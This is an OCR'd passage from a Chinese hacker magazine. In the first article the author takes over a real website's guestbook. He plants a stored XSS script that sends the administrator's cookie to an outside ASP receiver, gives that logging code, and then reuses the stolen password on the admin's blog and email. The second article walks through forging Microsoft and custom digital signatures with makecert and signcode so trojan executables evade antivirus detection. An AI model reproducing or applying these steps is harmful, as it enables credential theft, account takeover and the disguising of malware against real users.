


图2

```
        $user_passwd=$_POST['user_passwd'];
    }
?>
```

它的后台管理是通过cookie来控制的，但是在这里我们没有办法cookie欺骗，因为它的cookie是用后台用户和密码来做cookie值的，同样的，它的后台用户名和密码也是写死在sign.php文件中，默认如下：

```
$sign_name="coolteу" ;
$sign_passwd="123"
```

我试了下默认的后台密码，还是进不去该留言本。但是你注意到了吗？首页留言上写着html语法开启，也就是说，我们可以写任意js语句到该留言本页面上！

我们可以写一段js来获取当前用户的cookie，只要管理员登录了该留言本，我们就可以抓到该留言本管理员的用户名和密码。我留了一条言，骂了管理员几句，中间夹杂了一条js语句：

```
<script>var img = new Image();img.src='http://www.haiyangtop.net/UpLoads/1.asp?var='+encodeURI(document.cookie);</script>
```

注意：这条语句你要换成一行来写入，不然在该留言本提交留言后会自动给你加上回车、换行什么的，这条语句就失效了。1.asp的内容如下：

```
<%
var = Request("var")
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Set fso = Server.CreateObject("Scripting.FileSystemObject")
path = server.mappath("cookie.txt")
set file=fso.opentextfile(path, ForAppending, TRUE)
file.write(var) & "||||"
file.close
set file = nothing
set fso = nothing
%>
```




图3

写完后我们就可以等待了，现在只要管理员登录留言本后台删这条留言的话，就会自动把cookie发送给我们。也许可能是我不会骂人，所以管理员一直没有删这条留言，后来我又重新写了条留言，让大家去看一个sex站的广告。这条语句是过年前留的，过完年后，我去查看接收的cookie值，页面内容如图3所示。

管理员果然登录了后台，我们也抓到了其cookie值，cookie值也包含了该留言本的用户名和密码。我又用该密码试了其FTP，无效；试了下管理员的blog，可以登录，不过也没有什么好利用的地方。

看了半天，该网站后台一直找不到，郁闷……接着试了下该站的联系邮箱，同样可以进入。这个邮箱也是申请域名时的邮箱，不过他的域名是通过代理申请的，要不然我们可以直接取得该域名的管理密码。总之，最后收获也就这么多，我也不想继续再搞了。

10086

春节刚过完，大家都陆续地回到自己的工作岗位上了。在春节到元宵节的这段时间，北京城是天天都能听见烟花爆竹的响声，的确是非常能够感受到节日的气氛，一下子就把我的思绪带回到了小时候的春节，因为确实太久没感受过这样的气氛了。不知道各地的读者朋友们那边的春节是如何过的呢？如果你有时间的话，欢迎到论坛去说说，呵呵！

打造属于自己的数字签名

文/图 蜀国布衣

从本文你可以学习到：

1、快速添加数字签名

2、自定义的数字签名

自从“云计算”这个概念被提出后，很多杀毒软件也纷纷抛出了“云安全”的概念。其实笔者在使用了多款杀毒软件以后，发现杀毒软件对病毒的防御，还是主要基于特征码和主动防御两个方面。至于“云安全”，则是在病毒安装以后，才能发挥出其在进程检测方面的某些优势。今天我们就来看看通过数字签名，对木马服务端程序来进行伪装和免杀。

一、快速添加数字签名

如果你注意观察的话，就会发现一个现象，那就是现在很多木马的DLL文件，都会伪装成一个Windows系统的模块文件，这样至少可以轻易的躲过冰刃和SREng等安全工具的检测。但是，很多人却忽略了一个非常关键的问题，那就是服务端程序文件本身并没有加入伪装的数字签名。

所以为了更好的迷惑用户，我们需要在生成的服务端程序的文件上，印上大名鼎鼎的微软公司的数字签名。运行“伪造数字签名添加器”这款工具，点击“选择”按钮来选择刚刚生成的EXE文件，如图1。

接着点击“添加”按钮就可以在原文件的属性中，增加一个署名为“Microsoft Windows”数字签名的标签，如图2。




图1　伪造数字签名添加器

二、自定义的数字签名

1、了解数字签名

上面介绍的那个程序虽然简单，但是只能伪装出微软公司的数字签名，现在我们就来想办法，伪装出属于自己的数字签名信息。我们首先选择一个带有数字签名的文件，我选择的是金山公司WPS文




图2　数字签名的标签




图3　创建密钥文件的密码

本编辑程序。

选择该程序文件后点击右键菜单中的“属性”命令，在弹出的属性窗口选择“数字签名”标签。从数字签名列表中我们可以了解到，**数字签名通常包括“签名人姓名”、“电子邮件地址”和“时间戳”**三个部分，这样我们也就了解到了数字签名的基本构成。

2、伪造数字签名

现在我们就使用“专业数字签名添加工具”，来进行程序文件数字签名的伪造操作。首先运行系统中的命令提示符功能，接着利用CD命令切换到“专业数字签名添加工具”所在的目录，然后打开记事本程序，输入代码：makecert /sv "hack.PVK" /n "CN=黑客手册,E=nohack @21cn.com,O=雄起" hack.cer。

最后将这段命令复制到命令提示符窗口，回车后程序会要求用户输入一个密钥文件的密码，如图3。

接着程序生成一个名为hack.PVK的密钥文件，以及一个名为hack.cer的数字证书文件。其中“黑客手册”和“nohack@21cn.com”等信息，就是前面提到的数字签名中的“签名人姓名”和“电子邮件地址”等。

3、添加数字签名

现在在“命令提示符”窗口中，输入signcode.exe激活证书添加工具，在弹出的窗口中根据提示操作即可。首先在弹出的窗口点击“下一步”按钮，接着点击“文件名”后的“浏览”按钮，然后在弹出的窗口选择配置好的服务端程序，如图4。




图4　数字签名向导

这里需要特别说明的是，如果该文件已经有数字签名，那么则会被新的数字签名所替换。

现在点击“下一步”按钮，在出现的窗口选择“自定义”选项，继续点击“下一步”按钮，这时在新的窗口里面点击“从文件选择”按钮，并在弹出的窗口选择刚刚生成的数字签名文件，如图5。如果在弹出的窗口没有发现数字证书文件的话，那么将“文件格式”中的设置修改为“所有文件”即可。

再点击“下一步”按钮，选择“磁盘上的密钥文件”后的“浏览”按钮，在弹出的窗口选择刚刚创建的密钥文件，如图6。

至于其它的设置选项，按照程序默认的进行即可。这时会弹出一个窗口，要求用户输入密钥文件的密码，准确输入后“确定”，然后点击“下一步”按钮，在窗口里面选择要使用的哈希算法。接着再点击窗口中的“下一步”按钮，可以对正在签名的数据进行描述，比如添加上描述信息和Web地址，如图7。




图8　完成

当然，用户也可以对这些内容进行设置。操作完成以后，点击“下一步”按钮，程序要求设置一个时间戳数据。不过据我观察，数字签名中的时间戳很少用到，所以我们这里就不进行设置了。最后点击“完成”按钮，程序就可以将数字证书添加到我们指定的文件属性里面去，如图8。




图5　设置证书

